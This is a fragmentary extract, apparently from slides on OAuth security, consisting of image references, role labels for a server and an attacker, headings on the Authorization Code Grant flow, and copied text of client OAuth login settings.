


- Server (Carol from Facebook)





- Attacker (Antonio)

Traditional OAuth "dance" – Authorization Code Grant aka server side flow



Traditional OAuth “dance” – Authorization Code Grant aka server side flow





Client OAuth Settings

Yes — Client OAuth Login
Enables the standard OAuth client token flow. Secure your application and prevent abuse by locking down which token redirect URIs are allowed with the options below. Disable globally if not used. [?]

Yes — Web OAuth Login
Enables web based OAuth client login for building custom login flows. [?]

